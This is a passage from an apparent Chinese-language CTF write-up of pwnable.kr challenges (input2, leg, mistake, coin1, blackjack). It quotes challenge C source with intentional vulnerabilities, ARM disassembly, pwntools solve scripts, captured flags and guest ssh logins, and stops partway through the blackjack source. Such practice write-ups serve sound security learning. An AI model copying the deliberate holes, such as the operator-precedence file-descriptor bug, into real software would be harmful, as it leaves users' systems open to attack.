        // 检查当前目录下一个名为换行符的文件,内容要有4个字节长度,是\x00\x00\x00\x00
        FILE* fp = fopen("\x0a", "r");
        if(!fp) return 0;
        if( fread(buf, 4, 1, fp)!=1 ) return 0;
        if( memcmp(buf, "\x00\x00\x00\x00", 4) ) return 0;
        fclose(fp);
        printf("Stage 4 clear!\n");

        // network
        // C语言网络编程,一堆预设置,总之要往argv[67]代表的端口发送4个字节0xdeadbeef
        int sd, cd;
        struct sockaddr_in saddr, caddr;
        sd = socket(AF_INET, SOCK_STREAM, 0);
        if(sd == -1){
                printf("socket error, tell admin\n");
                return 0;
        }
        saddr.sin_family = AF_INET;
        saddr.sin_addr.s_addr = INADDR_ANY;
        saddr.sin_port = htons( atoi(argv['C']) );
        if(bind(sd, (struct sockaddr*)&saddr, sizeof(saddr)) < 0){
                printf("bind error, use another port\n");
                return 1;
        }
        listen(sd, 1);
        int c = sizeof(struct sockaddr_in);
        cd = accept(sd, (struct sockaddr *)&caddr, (socklen_t*)&c);
        if(cd < 0){
                printf("accept error, tell admin\n");
                return 0;
        }
        if( recv(cd, buf, 4, 0) != 4 ) return 0;
        if(memcmp(buf, "\xde\xad\xbe\xef", 4)) return 0;
        printf("Stage 5 clear!\n");

        // here's your flag
        setregid(getegid(), getegid());
        system("/bin/cat flag");
        return 0;
}
考察C语言基础,说实话,我不靠AI看不懂,流程懂了就写脚本。 这里需要注意的是参数个数,形如
1
2
./input A B C
这样,argc = 4,argv[0] = 程序名,也就是./input
但是pwntools传数组参数时候,数组就是全部参数,包含程序名,比如传递100个K,假如程序源码通过argv[0]获取自身程序名,就会获取到K,不过一般没有程序会获取自己程序名搞事情。在本题中程序虽然认为自己是K,但是executable指定了程序,因此也没啥问题。
这题需要创建文件,pwnable.kr只有 /tmp 下的文件夹有权限,但是文件夹内没 flag,所以通过ln -s创建软链接即可。
虽然系统对环境变量还有文件名都有转码,但是还是建议全部加 b 前缀,显式指明字节流。
脚本:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
from pwn import *
import os
args = [b'K'] * 100
args[65] = b"\x00"
args[66] = b"\x20\x0a\x0d"
args[67] = b"1234"

r1, w1 = os.pipe()
r2, w2 = os.pipe()
os.write(w1, b"\x00\x0a\x00\xff")
os.write(w2, b"\x00\x0a\x02\xff")

env = {b"\xde\xad\xbe\xef":b"\xca\xfe\xba\xbe"}

with open(b"\x0a", 'wb') as f:
        f.write(b"\x00\x00\x00\x00")

io = process(executable='/home/input2/input2',
            argv=args,
            stdin=r1, stderr=r2,
            env=env)

conn = remote('localhost',1234)
conn.send(b'\xde\xad\xbe\xef')
conn.close()

#io.interactive()
print(io.recvall().decode())
输出:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
input2@ubuntu:/tmp/test$ python exp.py
[+] Starting local process '/home/input2/input2': pid 4020390
[+] Opening connection to localhost on port 1234: Done
[*] Closed connection to localhost port 1234
[+] Receiving all data: Done (251B)
[*] Process '/home/input2/input2' stopped with exit code 0 (pid 4020390)
Welcome to pwnable.kr
Let's see if you know how to give input to program
Just give me correct inputs then you will get the flag :)
Stage 1 clear!
Stage 2 clear!
Stage 3 clear!
Stage 4 clear!
Stage 5 clear!
Mommy_now_I_know_how_to_pa5s_inputs_in_Linux
leg
Daddy told me I should study ARM architecture. But I know Intel architecture and it should be similar. Why bother to study ARM?
Download : http://pwnable.kr/bin/leg.c Download : http://pwnable.kr/bin/leg.asm
ssh leg@pwnable.kr -p2222 (pw:guest)
源码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
#include <stdio.h>
#include <fcntl.h>
int key1(){
        asm("mov r3, pc\n");
}
int key2(){
        asm(
        "push   {r6}\n"
        "add    r6, pc, $1\n"
        "bx     r6\n"
        ".code   16\n"
        "mov    r3, pc\n"
        "add    r3, $0x4\n"
        "push   {r3}\n"
        "pop    {pc}\n"
        ".code  32\n"
        "pop    {r6}\n"
        );
}
int key3(){
        asm("mov r3, lr\n");
}
int main(){
        int key=0;
        printf("Daddy has very strong arm! : ");
        scanf("%d", &key);
        if( (key1()+key2()+key3()) == key ){
                printf("Congratz!\n");
                int fd = open("flag", O_RDONLY);
                char buf[100];
                int r = read(fd, buf, 100);
                write(0, buf, r);
        }
        else{
                printf("I have strong leg :P\n");
        }
        return 0;
}
汇编
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
(gdb) disass main
Dump of assembler code for function main:
   0x00008d3c <+0>:     push    {r4, r11, lr}
   0x00008d40 <+4>:     add     r11, sp, #8
   0x00008d44 <+8>:     sub     sp, sp, #12
   0x00008d48 <+12>:    mov     r3, #0
   0x00008d4c <+16>:    str     r3, [r11, #-16]
   0x00008d50 <+20>:    ldr     r0, [pc, #104]  ; 0x8dc0 <main+132>
   0x00008d54 <+24>:    bl      0xfb6c <printf>
   0x00008d58 <+28>:    sub     r3, r11, #16
   0x00008d5c <+32>:    ldr     r0, [pc, #96]   ; 0x8dc4 <main+136>
   0x00008d60 <+36>:    mov     r1, r3
   0x00008d64 <+40>:    bl      0xfbd8 <__isoc99_scanf>
   0x00008d68 <+44>:    bl      0x8cd4 <key1>
   0x00008d6c <+48>:    mov     r4, r0
   0x00008d70 <+52>:    bl      0x8cf0 <key2>
   0x00008d74 <+56>:    mov     r3, r0
   0x00008d78 <+60>:    add     r4, r4, r3
   0x00008d7c <+64>:    bl      0x8d20 <key3>
   0x00008d80 <+68>:    mov     r3, r0
   0x00008d84 <+72>:    add     r2, r4, r3
   0x00008d88 <+76>:    ldr     r3, [r11, #-16]
   0x00008d8c <+80>:    cmp     r2, r3
   0x00008d90 <+84>:    bne     0x8da8 <main+108>
   0x00008d94 <+88>:    ldr     r0, [pc, #44]   ; 0x8dc8 <main+140>
   0x00008d98 <+92>:    bl      0x1050c <puts>
   0x00008d9c <+96>:    ldr     r0, [pc, #40]   ; 0x8dcc <main+144>
   0x00008da0 <+100>:   bl      0xf89c <system>
   0x00008da4 <+104>:   b       0x8db0 <main+116>
   0x00008da8 <+108>:   ldr     r0, [pc, #32]   ; 0x8dd0 <main+148>
   0x00008dac <+112>:   bl      0x1050c <puts>
   0x00008db0 <+116>:   mov     r3, #0
   0x00008db4 <+120>:   mov     r0, r3
   0x00008db8 <+124>:   sub     sp, r11, #8
   0x00008dbc <+128>:   pop     {r4, r11, pc}
   0x00008dc0 <+132>:   andeq   r10, r6, r12, lsl #9
   0x00008dc4 <+136>:   andeq   r10, r6, r12, lsr #9
   0x00008dc8 <+140>:                   ; <UNDEFINED> instruction: 0x0006a4b0
   0x00008dcc <+144>:                   ; <UNDEFINED> instruction: 0x0006a4bc
   0x00008dd0 <+148>:   andeq   r10, r6, r4, asr #9
End of assembler dump.
(gdb) disass key1
Dump of assembler code for function key1:
   0x00008cd4 <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
   0x00008cd8 <+4>:     add     r11, sp, #0
   0x00008cdc <+8>:     mov     r3, pc
   0x00008ce0 <+12>:    mov     r0, r3
   0x00008ce4 <+16>:    sub     sp, r11, #0
   0x00008ce8 <+20>:    pop     {r11}           ; (ldr r11, [sp], #4)
   0x00008cec <+24>:    bx      lr
End of assembler dump.
(gdb) disass key2
Dump of assembler code for function key2:
   0x00008cf0 <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
   0x00008cf4 <+4>:     add     r11, sp, #0
   0x00008cf8 <+8>:     push    {r6}            ; (str r6, [sp, #-4]!)
   0x00008cfc <+12>:    add     r6, pc, #1
   0x00008d00 <+16>:    bx      r6
   0x00008d04 <+20>:    mov     r3, pc
   0x00008d06 <+22>:    adds    r3, #4
   0x00008d08 <+24>:    push    {r3}
   0x00008d0a <+26>:    pop     {pc}
   0x00008d0c <+28>:    pop     {r6}            ; (ldr r6, [sp], #4)
   0x00008d10 <+32>:    mov     r0, r3
   0x00008d14 <+36>:    sub     sp, r11, #0
   0x00008d18 <+40>:    pop     {r11}           ; (ldr r11, [sp], #4)
   0x00008d1c <+44>:    bx      lr
End of assembler dump.
(gdb) disass key3
Dump of assembler code for function key3:
   0x00008d20 <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
   0x00008d24 <+4>:     add     r11, sp, #0
   0x00008d28 <+8>:     mov     r3, lr
   0x00008d2c <+12>:    mov     r0, r3
   0x00008d30 <+16>:    sub     sp, r11, #0
   0x00008d34 <+20>:    pop     {r11}           ; (ldr r11, [sp], #4)
   0x00008d38 <+24>:    bx      lr
End of assembler dump.
(gdb)
这道题看源码反而不清晰,要看汇编。这三个函数给了汇编,三个函数返回值加起来就是我们要输入的值,这三个值是由寄存器里的值决定的,而且是专门记录程序地址的寄存器,这里是写死的。
PC(R15):程序计数器,存下一条指令的地址
LR(R14):链接寄存器,存函数调用的返回地址
R0:ARM 中int函数的返回值寄存器(函数返回值存在这里)指令集:.code 32=32 位 ARM 指令,.code 16=16 位 Thumb 指令
看key1的汇编:
1
2
3
4
5
6
7
8
9
10
(gdb) disass key1
Dump of assembler code for function key1:
   0x00008cd4 <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
   0x00008cd8 <+4>:     add     r11, sp, #0
   0x00008cdc <+8>:     mov     r3, pc
   0x00008ce0 <+12>:    mov     r0, r3
   0x00008ce4 <+16>:    sub     sp, r11, #0
   0x00008ce8 <+20>:    pop     {r11}           ; (ldr r11, [sp], #4)
   0x00008cec <+24>:    bx      lr
End of assembler dump.
把pc存入r3那句指令地址是0x00008cdc,pc作为下一指令地址并非0x00008ce0,而是0x00008ce4,因为ARM 是三级流水线,执行到第一句,pc已经指向第三句,所以arm32 pc是当前地址加0x8
key2,只要看r0就行,r0是r3,r3是r3+0x4,r3 = pc,这里的pc是thumb,pc等于当前地址+4,所以key2为0x00008d04 + 0x4 +0x4 = 0x00008d0c
key3,r0是r3,r3是lr,lr存的是当前函数的返回地址,也就是调用key3的那一句代码地址的下一句,毕竟执行完要执行下一步。这里要看main函数了,调用key3是这句0x00008d7c <+64>: bl 0x8d20 <key3>,所以lr就是0x00008d7c + 0x4 = 0x00008d80
1
2
>>> 0x00008ce4 + 0x00008d0c + 0x00008d80
108400
1
2
3
4
/ $ ./leg
Daddy has very strong arm! : 108400
Congratz!
daddy_has_lot_of_ARM_muscl3
mistake
We all make mistakes, let’s move on.
(don’t take this too seriously, no fancy hacking skill is required at all)
This task is based on real eventssh mistake@pwnable.kr -p2222 (pw:guest)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
#include <stdio.h>
#include <fcntl.h>

#define PW_LEN 10
#define XORKEY 1

// 异或函数,由于XORKEY是1,所以这个异或把前len位,0、1变成1、0
void xor(char* s, int len){
        int i;
        for(i=0; i<len; i++){
                s[i] ^= XORKEY;
        }
}

int main(int argc, char* argv[]){

        int fd;
        if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
                printf("can't open password %d\n", fd);
                return 0;
        }

        printf("do not bruteforce...\n");
        sleep(time(0)%20);

        char pw_buf[PW_LEN+1];
        int len;

        // 从password中读取器10长度到pw_buf
        if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
                printf("read error\n");
                close(fd);
                return 0;
        }

        // 输入10个字符到buf2
        char pw_buf2[PW_LEN+1];
        printf("input password : ");
        scanf("%10s", pw_buf2);

        // buf2跟1异或
        xor(pw_buf2, 10);

        // 比较buf和buf2,前10个字符是否相等
        if(!strncmp(pw_buf, pw_buf2, PW_LEN)){
                printf("Password OK\n");
                setregid(getegid(), getegid());
                system("/bin/cat flag\n");
        }
        else{
                printf("Wrong Password\n");
        }

        close(fd);
        return 0;
}
漏洞在于fd=open("/home/mistake/password",O_RDONLY,0400) < 0,正常来说fd是获得文件流,但是<的优先级高于=,所以表达式跟0比较后,只能得到0或1,于是给fd赋予0或1。本地有这个文件,肯定是成功的,所以fd=0
由于这句if(!(len=read(fd,pw_buf,PW_LEN) > 0)),read本来从文件流中读取,现在是从标准输入读取,所以我们可以控制pw_buf,后面buf2也是我们进行输入的。只要buf2输入异或后的就行了。
我这里用python计算一下:
1
2
3
4
5
6
7
8
9
for循环
>>> for c in 'KKKKKKKKKK':
...     print(chr(ord(c) ^ 0x1),end='')
...
JJJJJJJJJJ

列表推导式
>>> print(''.join(chr(ord(c) ^ 0x1) for c in 'KKKKKKKKKK'))
JJJJJJJJJJ
1
2
3
4
5
6
mistake@ubuntu:~$ ./mistake
do not bruteforce...
KKKKKKKKKK
input password : JJJJJJJJJJ
Password OK
Mommy_the_0perator_priority_confuses_me
coin1
Mommy, I wanna play a game!
ssh coin1@pwnable.kr -p2222 (pw: guest)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
coin1@ubuntu:~$ ls
readme
coin1@ubuntu:~$ cat readme
nc 0 9007 to get flag!
coin1@ubuntu:~$ nc localhost 9007

        ---------------------------------------------------
        -              Shall we play a game?              -
        ---------------------------------------------------

        You have given some gold coins in your hand
        however, there is one counterfeit coin among them
        counterfeit coin looks exactly same as real coin
        however, its weight is different from real one
        real coin weighs 10, counterfeit coin weighes 9
        help me to find the counterfeit coin with a scale
        if you find 100 counterfeit coins, you will get reward :)
        FYI, you have 60 seconds.

        - How to play -
        1. you get a number of coins (N) and number of chances (C)
        2. then you specify a set of index numbers of coins to be weighed
        3. you get the weight information
        4. 2~3 repeats C time, then you give the answer

        - Example -
        [Server] N=4 C=2        # find counterfeit among 4 coins with 2 trial
        [Client] 0 1            # weigh first and second coin
        [Server] 20                     # scale result : 20
        [Client] 3                      # weigh fourth coin
        [Server] 10                     # scale result : 10
        [Client] 2                      # counterfeit coin is third!
        [Server] Correct!

        - Ready? starting in 3 sec... -

N=73 C=7
没有二进制和源码,只有nc连接。称硬币的游戏,好像在哪听过。 n枚硬币中有一枚假币,c次机会,在c次内猜中假币。假币重量是9,真币是10,要找到100个伪币。必须称满C次,第C+1次输入答案。上面给的例子就是这样。如果你1次猜中也不行。感觉像ACM的初级题目。 所以写二分查找的脚本,由于有时间限制,而且大陆访问可能有波动,建议上传脚本到服务器上。tmp目录不可读但可写,所以tmp下新建文件夹就行。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
from pwn import *
import re

io = remote('localhost', 9007)
# 接收菜单
print(io.recvuntil(b'- Ready? starting in 3 sec... -').decode())

# 循环一百次
for i in range(100):
    line = io.recvuntil(b"N=").decode() + io.recvline().decode()
    N, C = re.findall("N=(\d+) C=(\d+)", line)[0]
    N = int(N)
    C = int(C)
    print(N,C)

    left , right = 0 , N

    while (right -left>1) & (C>0):
        mid = (left + right)//2
        payload = ' '.join(str(b) for b in range(left,mid))
        io.sendline(payload.encode())
        weight = int(io.recvline().decode().strip())
        if weight % 10 != 0:
            right = mid
        else:
            left = mid
        C-=1

    #找出了答案,但是次数没满,就消耗掉
    while C>0:
        io.sendline(str(0).encode())
        io.recvline()
        C-=1

    io.sendline(str(left).encode())
    print(io.recvline().decode())

print(io.recv().decode())
flag: b1naRy_S34rch1Ng_1s_3asy_p3asy
复习了二分法,还有一堆Python语法,python2写这个简洁不少,python3严格区分了字节流,语句各种编码解码,都变长了。
blackjack
Hey! check out this C implementation of blackjack game! I found it online
- http://cboard.cprogramming.com/c-programming/114023-simple-blackjack-program.html
I like to give my flags to millionares. how much money you got?
ssh blackjack@pwnable.kr -p2222 (pw:guest)
source code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
// Programmer: Vladislav Shulman
// Final Project
// Blackjack
// Feel free to use any and all parts of this program and claim it as your own work
//FINAL DRAFT
#include <stdlib.h>
#include <stdio.h>
#include <math.h>
#include <string.h>
#include <time.h> //Used for srand((unsigned) time(NULL)) command
#define spade 'S' //Used to print spade symbol
#define club 'C' //Used to print club symbol
#define diamond 'D' //Used to print diamond symbol
#define heart 'H' //Used to print heart symbol
#define RESULTS "Blackjack.txt" //File name is Blackjack
//Global Variables
int k;
int l;
int d;
int won;
int loss;
int cash = 500;
int bet;
int random_card;
int player_total=0;
int dealer_total;
//Function Prototypes
int clubcard(); //Displays Club Card Image
int diamondcard(); //Displays Diamond Card Image
int heartcard(); //Displays Heart Card Image
int spadecard(); //Displays Spade Card Image
int randcard(); //Generates random card
int betting(); //Asks user amount to bet
void asktitle(); //Asks user to continue
void rules(); //Prints "Rules of Vlad's Blackjack" menu
void play(); //Plays game
void dealer(); //Function to play for dealer AI
void stay(); //Function for when user selects 'Stay'
void cash_test(); //Test for if user has cash remaining in purse
void askover(); //Asks if user wants to continue playing
void fileresults(); //Prints results into Blackjack.txt file in program directory
//Main Function
int main(void)
{
setvbuf(stdout, 0, _IONBF, 0);
setvbuf(stdin, 0, _IOLBF, 0);
int choice1;
printf("\n");
printf("\n");
printf("\n");
printf("\n 222 111 ");
printf("\n 222 222 11111 ");
printf("\n 222 222 11 111 ");
printf("\n 222 111 ");
printf("\n 222 111 ");
printf("\n");
printf("\n%c%c%c%c%c %c%c %c%c %c%c%c%c%c %c %c ", club, club, club, club, club, spade, spade, diamond, diamond, heart, heart, heart, heart, heart, club, club);
printf("\n%c %c %c%c %c %c %c %c %c %c ", club, club, spade, spade, diamond, diamond, heart, heart, club, club);
printf("\n%c %c %c%c %c %c %c %c %c ", club, club, spade, spade, diamond, diamond, heart, club, club);
printf("\n%c%c%c%c%c %c%c %c %c%c %c %c %c %c ", club, club, club, club, club, spade, spade, diamond, diamond, diamond, diamond, heart, club, club);
printf("\n%c %c %c%c %c %c%c%c%c %c %c %c%c %c ", club, club, spade, spade, diamond, diamond, diamond, diamond, diamond, diamond, heart, club, club, club);
printf("\n%c %c %c%c %c %c %c %c %c ", club, club, spade, spade, diamond, diamond, heart, club, club);
printf("\n%c %c %c%c %c %c %c %c %c %c ", club, club, spade, spade, diamond, diamond, heart, heart, club, club);
printf("\n%c%c%c%c%c%c %c%c%c%c%c%c%c %c %c %c%c%c%c%c %c %c ", club, club, club, club, club, club, spade, spade, spade, spade, spade, spade, spade, diamond, diamond, heart, heart, heart, heart, heart, club, club);
printf("\n");
printf("\n 21 ");
printf("\n %c%c%c%c%c%c%c%c %c%c %c%c%c%c%c %c %c ", diamond, diamond, diamond, diamond, diamond, diamond, diamond, diamond, heart, heart, club, club, club, club, club, spade, spade);
printf("\n %c%c %c %c %c %c %c %c ", diamond, diamond, heart, heart, club, club, spade, spade);
printf("\n %c%c %c %c %c %c %c ", diamond, diamond, heart, heart, club, spade, spade);
printf("\n %c%c %c %c%c %c %c %c %c ", diamond, diamond, heart, heart, heart, heart, club, spade, spade);
printf("\n %c%c %c %c%c%c%c %c %c %c%c %c ", diamond, diamond, heart, heart, heart, heart, heart, heart, club, spade, spade, spade);
printf("\n %c%c %c %c %c %c %c ", diamond, diamond, heart, heart, club, spade, spade);
printf("\n %c %c%c %c %c %c %c %c %c ", diamond, diamond, diamond, heart, heart, club, spade, spade);
printf("\n %c%c%c %c %c %c%c%c%c%c %c %c ", diamond, diamond, diamond, heart, heart, club, club, club, club, club, spade, spade);
printf("\n");
printf("\n 222 111 ");
printf("\n 222 111 ");
printf("\n 222 111 ");
printf("\n 222222222222222 111111111111111 ");
printf("\n 2222222222222222 11111111111111111 ");
printf("\n");
printf("\n");
asktitle();
printf("\n");
printf("\n");
return(0);
} //end program
void asktitle() // Function for asking player if they want to continue
{
char choice1;
int choice2;
printf("\n Are You Ready?");
printf("\n ----------------");
printf("\n (Y/N)\n ");
scanf("\n%c",&choice1);
while((choice1!='Y') && (choice1!='y') && (choice1!='N') && (choice1!='n')) // If invalid choice entered
{
printf("\n");
printf("Incorrect Choice. Please Enter Y for Yes or N for No.\n");
scanf("%c",&choice1);
}
if((choice1 == 'Y') || (choice1 == 'y')) // If yes, continue. Prints menu.
{
printf("\033[2J\033[1;1H");
printf("\nEnter 1 to Begin the Greatest Game Ever Played.");
printf("\nEnter 2 to See a Complete Listing of Rules.");
printf("\nEnter 3 to Exit Game. (Not Recommended)");
printf("\nChoice: ");
scanf("%d", &choice2); // Prompts user for choice
if((choice2<1) || (choice2>3)) // If invalid choice entered
{
printf("\nIncorrect Choice. Please enter 1, 2 or 3\n");
scanf("%d", &choice2);
}
switch(choice2) // Switch case for different choices
{
case 1: // Case to begin game
printf("\033[2J\033[1;1H");
play();
break;
case 2: // Case to see rules
printf("\033[2J\033[1;1H");
rules();
break;
case 3: // Case to exit game
printf("\nYour day could have been perfect.");
printf("\nHave an almost perfect day!\n\n");
exit(0);
break;
default:
printf("\nInvalid Input");
} // End switch case
} // End if loop
else if((choice1 == 'N') || (choice1 == 'n')) // If no, exit program
{
printf("\nYour day could have been perfect.");
printf("\nHave an almost perfect day!\n\n");
printf("\033[2J\033[1;1H");
exit(0);
}
return;
} // End function
void rules() //Prints "Rules of Vlad's Blackjack" list
{
char choice1;
int choice2;
printf("\n RULES of VLAD's BLACKJACK");
printf("\n ---------------------------");
printf("\nI.");
printf("\n Thou shalt not question the odds of this game.");
printf("\n %c This program generates cards at random.", spade);
printf("\n %c If you keep losing, you are very unlucky!\n", diamond);
printf("\nII.");
printf("\n Each card has a value.");
printf("\n %c Number cards 1 to 10 hold a value of their number.", spade);
printf("\n %c J, Q, and K cards hold a value of 10.", diamond);
printf("\n %c Ace cards hold a value of 11", club);
printf("\n The goal of this game is to reach a card value total of 21.\n");
printf("\nIII.");
printf("\n After the dealing of the first two cards, YOU must decide whether to HIT or STAY.");
printf("\n %c Staying will keep you safe, hitting will add a card.", spade);
printf("\n Because you are competing against the dealer, you must beat his hand.");
printf("\n BUT BEWARE!.");
printf("\n %c If your total goes over 21, you will LOSE!.", diamond);
printf("\n But the world is not over, because you can always play again.\n");
printf("\n%c%c%c YOUR RESULTS ARE RECORDED AND FOUND IN SAME FOLDER AS PROGRAM %c%c%c\n", spade, heart, club, club, heart, spade);
printf("\nWould you like to go the previous screen? (I will not take NO for an answer)");
printf("\n (Y/N)\n ");
scanf("\n%c",&choice1);
while((choice1!='Y') && (choice1!='y') && (choice1!='N') && (choice1!='n')) // If invalid choice entered
{
printf("\n");
printf("Incorrect Choice. Please Enter Y for Yes or N for No.\n");
scanf("%c",&choice1);
}
if((choice1 == 'Y') || (choice1 == 'y')) // If yes, continue. Prints menu.
{
printf("\033[2J\033[1;1H");
asktitle();
} // End if loop
else if((choice1 == 'N') || (choice1 == 'n')) // If no, convinces user to enter yes
{
printf("\033[2J\033[1;1H");
printf("\n I told you so.\n");
asktitle();
}
return;
} // End function
int clubcard() //Displays Club Card Image
{
srand((unsigned) time(NULL)); //Generates random seed for rand() function
k=rand()%13+1;
if(k<=9) //If random number is 9 or less, print card with that number
{
//Club Card
printf("-------\n");
printf("|%c |\n", club);
printf("| %d |\n", k);
printf("| %c|\n", club);
printf("-------\n");
}
if(k==10) //If random number is 10, print card with J (Jack) on face
{
//Club Card
printf("-------\n");
printf("|%c |\n", club);
printf("| J |\n");
printf("| %c|\n", club);
printf("-------\n");
}
if(k==11) //If random number is 11, print card with A (Ace) on face
{
//Club Card
printf("-------\n");
printf("|%c |\n", club);
printf("| A |\n");
printf("| %c|\n", club);
printf("-------\n");
if(player_total<=10) //If random number is Ace, change value to 11 or 1 depending on dealer total
{
k=11;
}
else
{
k=1;
}
}
if(k==12) //If random number is 12, print card with Q (Queen) on face
{
//Club Card
printf("-------\n");
printf("|%c |\n", club);
printf("| Q |\n");
printf("| %c|\n", club);
printf("-------\n");
k=10; //Set card value to 10
}
if(k==13) //If random number is 13, print card with K (King) on face
{
//Club Card
printf("-------\n");
printf("|%c |\n", club);
printf("| K |\n");
printf("| %c|\n", club);
printf("-------\n");
k=10; //Set card value to 10
}
return k;
}// End function
int diamondcard() //Displays Diamond Card Image
{
srand((unsigned) time(NULL)); //Generates random seed for rand() function
k=rand()%13+1;
if(k<=9) //If random number is 9 or less, print card with that number
{
//Diamond Card
printf("-------\n");
printf("|%c |\n", diamond);
printf("| %d |\n", k);
printf("| %c|\n", diamond);
printf("-------\n");
}
if(k==10) //If random number is 10, print card with J (Jack) on face
{
//Diamond Card
printf("-------\n");
printf("|%c |\n", diamond);
printf("| J |\n");
printf("| %c|\n", diamond);
printf("-------\n");
}
if(k==11) //If random number is 11, print card with A (Ace) on face
{
//Diamond Card
printf("-------\n");
printf("|%c |\n", diamond);
printf("| A |\n");
printf("| %c|\n", diamond);
printf("-------\n");
if(player_total<=10) //If random number is Ace, change value to 11 or 1 depending on dealer total
{
k=11;
}
else
{
k=1;
}
}
if(k==12) //If random number is 12, print card with Q (Queen) on face
{
//Diamond Card
printf("-------\n");
printf("|%c |\n", diamond);
printf("| Q |\n");
printf("| %c|\n", diamond);
printf("-------\n");
k=10; //Set card value to 10
}
if(k==13) //If random number is 13, print card with K (King) on face
{
//Diamond Card
printf("-------\n");
printf("|%c |\n", diamond);
printf("| K |\n");
printf("| %c|\n", diamond);
printf("-------\n");
k=10; //Set card value to 10
}
return k;
}// End function
int heartcard() //Displays Heart Card Image
{
srand((unsigned) time(NULL)); //Generates random seed for rand() function
k=rand()%13+1;
if(k<=9) //If random number is 9 or less, print card with that number
{
//Heart Card
printf("-------\n");
printf("|%c |\n", heart);
printf("| %d |\n", k);
printf("| %c|\n", heart);
printf("-------\n");
}
if(k==10) //If random number is 10, print card with J (Jack) on face
{
//Heart Card
printf("-------\n");
printf("|%c |\n", heart);
printf("| J |\n");
printf("| %c|\n", heart);
printf("-------\n");
}
if(k==11) //If random number is 11, print card with A (Ace) on face
{
//Heart Card
printf("-------\n");
printf("|%c |\n", heart);
printf("| A |\n");
printf("| %c|\n", heart);
printf("-------\n");
if(player_total<=10) //If random number is Ace, change value to 11 or 1 depending on dealer total
{
k=11;
}
else
{
k=1;
}
}
if(k==12) //If random number is 12, print card with Q (Queen) on face
{
//Heart Card
printf("-------\n");
printf("|%c |\n", heart);
printf("| Q |\n");
printf("| %c|\n", heart);
printf("-------\n");
k=10; //Set card value to 10
}
if(k==13) //If random number is 13, print card with K (King) on face
{
//Heart Card
printf("-------\n");
printf("|%c |\n", heart);
printf("| K |\n");
printf("| %c|\n", heart);
printf("-------\n");
k=10; //Set card value to 10
}
return k;
} // End Function
int spadecard() //Displays Spade Card Image
{
